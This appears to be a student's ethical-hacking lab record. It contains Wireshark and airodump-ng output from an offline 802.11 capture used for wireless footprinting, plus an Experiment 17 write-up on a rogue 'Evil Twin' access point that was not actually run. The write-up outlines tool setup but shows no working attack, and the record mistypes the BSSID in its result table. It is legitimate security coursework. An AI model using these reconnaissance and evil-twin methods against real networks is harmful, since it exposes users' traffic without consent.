0040 20 4d 75 6e 72 6f 65 20 53 74 01 04 82 84 8b 96 Munroe St·····
0050 03 01 06 05 04 00 01 00 00 07 06 55 53 49 01 0b ········ ···USI··
0060 1a 0c 12 0f 00 03 a4 00 00 27 a4 00 00 42 43 5e ········ ·'···BC^
0070 00 62 32 2f 00 2a 01 00 32 08 8c 12 98 24 b0 48 ·b2/·*·· 2····$·H
0080 60 6c dd 15 00 0a f5 0a 02 40 c0 00 03 01 03 05 `l····· ·@·····
0090 0e 04 ff 00 03 00 11 01 01 dd 18 00 50 f2 02 01 ········ ····P···
00a0 01 0f 00 03 a4 00 00 27 a4 00 00 42 43 5e 00 62 ·····' ···BC^·b
00b0 32 2f 00 54 60 bf e5 2/·T`··
No.: 4 · Time: 0.187919 · Source: CiscoLinksys_f7:1d:51 · Destination: Broadcast · Protocol: 802.11 · Length: 183 · Info: Beacon frame, SN=2856, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
Show packet bytes
Layout: Vertical (Stacked)


File Machine View Input Devices Help
Wireshark_802_11.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
wlan.addr == 00:16:b6:f7:1d:51
No. Time Source Destination Protocol Length Info
46 2.236634 Intel_d1:b6:4f CiscoLinksys_f7:1d:… 802.11 54 QoS Null function (No data), SN=1486, FN=0, Flags=.....TC
48 2.237689 Intel_d1:b6:4f CiscoLinksys_f7:1d:… 802.11 54 QoS Null function (No data), SN=1487, FN=0, Flags=...P...TC
51 2.300697 CiscoLinksys_f7:1d:… Intel_1f:57:13 802.11 177 Probe Response, SN=2878, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
52 2.302191 CiscoLinksys_f7:1d:… Intel_1f:57:13 802.11 177 Probe Response, SN=2878, FN=0, Flags=....R...C, BI=100, SSID="30 Munroe St"
53 2.304063 CiscoLinksys_f7:1d:… Intel_1f:57:13 802.11 177 Probe Response, SN=2878, FN=0, Flags=....R...C, BI=100, SSID="30 Munroe St"
54 2.305562 CiscoLinksys_f7:1d:… Intel_1f:57:13 802.11 177 Probe Response, SN=2878, FN=0, Flags=....R...C, BI=100, SSID="30 Munroe St"
55 2.308563 CiscoLinksys_f7:1d:… Intel_1f:57:13 802.11 177 Probe Response, SN=2878, FN=0, Flags=....R...C, BI=100, SSID="30 Munroe St"
56 2.310072 CiscoLinksys_f7:1d:… Intel_1f:57:13 802.11 177 Probe Response, SN=2878, FN=0, Flags=....R...C, BI=100, SSID="30 Munroe St"
57 2.338148 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2879, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
58 2.440572 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2880, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
59 2.453941 CiscoLinksys_f7:1d:… Intel_1f:57:13 802.11 177 Probe Response, SN=2881, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
60 2.542945 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2882, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
61 2.645319 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2883, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
62 2.747697 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2884, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
63 2.850114 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2885, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
64 2.952572 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2886, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
65 3.054945 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2887, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
66 3.157343 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2888, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
67 3.260366 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2889, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
68 3.260500 Intel_d1:b6:4f CiscoLinksys_f7:1d:… 802.11 54 QoS Null function (No data), SN=1488, FN=0, Flags=.....TC
Frame 52: Packet, 177 bytes on wire (1416 bits), 177 bytes captured (1416 bits)
Radiotap Header v0, Length 24
802.11 radio information
IEEE 802.11 Probe Response, Flags: ....R...C
IEEE 802.11 Wireless Management
Fixed parameters (12 bytes)
Timestamp: 174321321451
Beacon Interval: 0.102400 [Seconds]
Capabilities Information: 0x0601
....1 = ESS capabilities: Transmitter is an AP
....0. = IBSS status: Transmitter belongs to a BSS
.... .0.. = Reserved: 0
.... 0... = Reserved: 0
....0 .... = Privacy: Data confidentiality not required
....0. .... = Short Preamble: Not Allowed
.... .0.. .... = Critical Update Flag: False
.... 0... .... = Nontransmitted BSSIDs Critical Update Flag: False
....0 .... = Spectrum Management: Not Implemented
.... ..1. .... = QoS: Implemented
.... .1.. .... = Short Slot Time: In use
.... 0... .... = Automatic Power Save Delivery: Not Implemented
0000 00 00 18 00 ee 58 00 00 10 02 85 09 a0 00 e2 9c ·····X·· ····
0010 5e 00 00 46 81 c3 0d 1f 50 08 3a 01 00 12 f0 1f ^··F···· P·:·····
0020 57 13 00 16 b6 f7 1d 51 00 16 b6 f7 1d 51 e0 b3 W·····Q ·····Q··
0030 eb 45 5c 96 28 00 00 00 64 00 01 06 00 0c 33 30 ·E\·(··· d·····30
0040 20 4d 75 6e 72 6f 65 20 53 74 01 04 82 84 8b 96 Munroe St····
0050 03 01 06 07 06 55 53 49 01 0b 1a 0c 12 0f 00 03 ·····USI ····
0060 a4 00 00 27 a4 00 00 42 43 5e 00 62 32 2f 00 2a ···'···B C^·b2/·*
0070 01 00 32 08 8c 12 98 24 b0 48 60 6c dd 15 00 0a ··2····$ ·H`l····
0080 f5 0a 02 40 c0 00 03 01 03 05 0e 04 ff 00 03 00 ···@···· ····
0090 11 01 01 dd 18 00 50 f2 02 01 01 0f 00 03 a4 00 ·····P· ····
00a0 00 27 a4 00 00 42 43 5e 00 62 32 2f 00 81 c3 0d ·'···BC^ ·b2/····
00b0 1f ·
Wireshark_802_11.pcap
Packets: 2364 · Displayed: 1728 (73.1%)


Wireshark_802_11.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
wlan.addr == 00:16:b6:f7:1d:51
No. Time Source Destination Protocol Length Info
1 0.000000 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2854, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
3 0.085474 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2855, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
4 0.187919 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2856, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
5 0.188100 Intel_d1:b6:4f CiscoLinksys_f7:1d:51 802.11 54 QoS Null function (No data), SN=1482, FN=0, Flags=.....TC
7 0.188935 Intel_d1:b6:4f CiscoLinksys_f7:1d:51 802.11 54 QoS Null function (No data), SN=1483, FN=0, Flags=...P...TC
9 0.290284 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2857, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
11 0.393174 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2858, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
13 0.495032 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2859, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
15 0.597382 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2860, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
17 0.699847 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2861, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
18 0.802226 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2862, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
19 0.904619 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2863, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
20 1.007015 CiscoLinksys_f7:1d:51 Broadcast 802.11 183 Beacon frame, SN=2864, FN=0, Flags=.....C, BI=100, SSID="30 Munroe St"
Frame 5: Packet, 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
Radiotap Header v0, Length 24
802.11 radio information
PHY type: 802.11g (ERP) (6)
Proprietary mode: None (0)
Data rate: 24.0 Mb/s
Channel: 6
Frequency: 2437MHz
Signal strength (dB): 62 dB
Signal strength (dBm): -38 dBm
Noise level (dBm): -100 dBm
Signal/noise ratio (dB): 62 dB
[Duration: 32µs]
IEEE 802.11 QoS Null function (No data), Flags: .....TC
Type/Subtype: QoS Null function (No data) (0x002c)
Frame Control Field: 0xc801
.000 0000 0010 1100 = Duration: 44 microseconds
Receiver address: CiscoLinksys_f7:1d:51 (00:16:b6:f7:1d:51)
Transmitter address: Intel_d1:b6:4f (00:13:02:d1:b6:4f)
Destination address: CiscoLinksys_f7:1d:51 (00:16:b6:f7:1d:51)
Source address: Intel_d1:b6:4f (00:13:02:d1:b6:4f)
BSS Id: CiscoLinksys_f7:1d:51 (00:16:b6:f7:1d:51)
STA address: Intel_d1:b6:4f (00:13:02:d1:b6:4f)
.... 0000 = Fragment number: 0
0101 1100 1010 .... = Sequence number: 1482
Frame check sequence: 0x7eeda5e0 [unverified]
[FCS Status: Unverified]
[WLAN Flags: .....TC]
Qos Control: 0x0000
0000 00 00 18 00 ee 58 00 00 10 30 85 09 c0 00 da 9c
0010 40 00 00 3e e0 a5 ed 7e c8 01 2c 00 00 16 b6 f7
0020 1d 51 00 13 02 d1 b6 4f 00 16 b6 f7 1d 51 a0 5c
0030 00 00 e0 a5 ed 7e


(kali㉿kali)-[~/Downloads/exp16]
$ wireshark Wireshark_802_11.pcap
^C
(kali㉿kali)-[~/Downloads/exp16]
$ airodump-ng -r Wireshark_802_11.pcap
CH 0][Elapsed: 1 min][2026-10-13 04:17][Finished reading input file Wireshark_802_11.pcap.
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:39:F5:BA:BB -91 6 61 0 6 11 WPA TKIP PSK linksys_SES_24086
00:06:25:67:22:94 -92 32 0 0 6 11 WEP WEP linksys12
00:16:B6:F7:1D:51 -28 718 479 0 6 54e OPN 30 Munroe St
BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 00:12:F0:1F:57:13 -81 0 - 1 0 9 Home WIFI,phoiphas,concourse,linksys,hfmpc,BOHO2,BOWDOIN
00:06:25:67:22:94 66:05:25:67:22:94 -92 0 - 2 0 1
00:06:25:67:22:94 00:86:BC:D2:22:94 -93 0 - 2 0 1
00:16:B6:F7:1D:51 00:13:02:D1:B6:4F -26 1e-24e 0 799 30 Munroe St,linksys_SES_24086



RESULT

S. No.	Observation	Result
1	Capture file analysed	Wireshark_802_11.pcap
2	Capture type	IEEE 802.11 with Radiotap header
3	Number of packets	2,364
4	Wireless network identified	30 Munroe St
5	BSSID verified in Wireshark	00:16:b6:f7:10:51
6	Operating channel	6
7	Beacon interval	102.4 ms
8	Network privacy indicator	Data confidentiality not required
9	Client identified	Intel device, 00:13:02:d1:b6:4f
10	Tools used	Wireshark, TShark, Airodump-ng

The wireless network footprinting experiment was performed successfully using an offline IEEE 802.11 packet capture. Wireshark was used to examine beacon and probe-response frames and identify the SSID, BSSID, channel, beacon interval, and privacy capability. Client MAC-address information was also observed, and Airodump-ng was used to inspect the detected wireless networks and stations. The experiment demonstrated how wireless network details can be identified from captured frames without performing a live scan.

EXPERIMENT 17

CREATE A ROGUE ACCESS POINT TO CAPTURE DATA PACKETS

AIM

To understand how a Rogue (fake) Access Point / "Evil Twin" attack works and to simulate the setup in a controlled lab to capture and analyse unencrypted test traffic.

THEORY

A Rogue Access Point is an unauthorised wireless access point that may imitate a trusted network name (SSID). If a user connects to it, traffic routed through that access point may be observed by its operator. Plain HTTP traffic can expose its contents, while HTTPS encrypts application data in transit. The lab manual describes a contained simulation using two lab VMs, hostapd, dnsmasq, and Wireshark.

TOOLS REQUIRED

• Kali Linux – lab/monitoring machine.

• hostapd – access-point daemon; requires a supported wireless/AP interface.

• dnsmasq – DHCP/DNS service for the isolated test network.

• Wireshark – packet capture and protocol analysis tool.

• A second lab VM acting as the victim/test client, connected only to an isolated lab network.

PROCEDURE

1. Install/check the required tools. The lab manual lists `sudo apt update` and `sudo apt install hostapd dnsmasq -y`. Wireshark was also installed for capture and analysis.
2. Examine available interfaces. Commands used: `ip -br addr`, `iw dev`, `ip route`, `ip -br link`, `ip -d link show eth1`, and `sudo ethtool eth1`. The current VM shows eth0 at 10.0.2.15/24, eth1 as a second Ethernet interface, and no wireless interface in `iw dev`.
3. Examine the manual's AP and DHCP configuration. The manual proposes hostapd settings for SSID `Free_Lab_WiFi` and dnsmasq DHCP settings on `at0`. The manual notes that the interface name must be confirmed for the VM. In the current VM, `at0` has not been demonstrated and no wireless interface is detected, so the AP configuration has not been successfully run.
4. Capture available diagnostic traffic. Wireshark was opened on the available interface and saved the capture as `experiment17-diagnostic.pcapng`. The supplied capture screenshot shows three ICMPv6 packets.
5. Apply a display filter. The `icmpv6` display filter was applied. The visible packets are an IPv6 Router Advertisement and two Multicast Listener Report messages. This verifies packet display/filtering, not victim traffic through a rogue AP.
6. Remaining lab validation. To complete the full experiment, use an instructor-approved isolated setup with an AP-capable wireless interface or a specifically configured virtual lab network, connect the test client, generate benign test traffic, and capture it. Do not use real credentials or intercept devices/networks without permission.

OBSERVATION

TEST PERFORMED	OBSERVATION
Interface/IP inspection	eth0 is UP with IPv4 address 10.0.2.15/24. eth1 is UP but has no IPv4 address shown in the supplied `ip -br addr` output.
Wireless interface check	`iw dev` returned no output; no wireless interface was detected by this command.
Route inspection	Default route is via 10.0.2.2 on eth0 (VirtualBox NAT network).
Ethernet interface check	`ethtool eth1` reports a detected link at 1000 Mb/s, full duplex; this is a wired Ethernet interface.
Tool-version evidence	The supplied screenshot visibly reports Wireshark 4.6.6 and dnsmasq 2.93. A clear hostapd version result is not visible.
Wireshark capture	The diagnostic capture contains 3 ICMPv6 packets: one Router Advertisement and two Multicast Listener Report messages.
Rogue AP and victim traffic	Not demonstrated in the supplied evidence. No successful hostapd AP startup, victim connection, DHCP lease, HTTP POST, or test-form payload is shown.

OUTPUT




Figure 1. Initial network configuration: eth0 has 10.0.2.15/24; no wireless interface is listed by iw dev.




Figure 2. Interface details: eth0 and eth1 are Ethernet interfaces; ethtool reports a detected 1 Gbps link on eth1.



Figure 3. Tool-version checks: Wireshark 4.6.6 and dnsmasq 2.93 are visible. The hostapd version is not clearly shown in this screenshot.




Figure 4. Wireshark capture file experiment17-diagnostic.pcapng contains three ICMPv6 packets.




Figure 5. Wireshark with the icmpv6 display filter applied; the displayed packets are Router Advertisement and Multicast Listener Report messages.

RESULT

The initial network-interface inspection and Wireshark diagnostic capture were completed. The captured evidence confirms that Wireshark displayed three ICMPv6 packets with the icmpv6 filter. The full Rogue Access Point experiment is not yet verified: the current VirtualBox Kali VM exposes Ethernet interfaces only, and no successful AP creation, victim connection, or HTTP test-traffic capture is included. The experiment should be marked complete only after these remaining steps are performed in an isolated, authorised lab.

Reference: CR23531 – Ethical Hacking Laboratory Manual, 2026–2027, Experiment 17: Create a Rogue Access Point to Capture Data Packets. The procedure and tool list in this record are based on the supplied manual; observations are limited to the screenshots and outputs provided.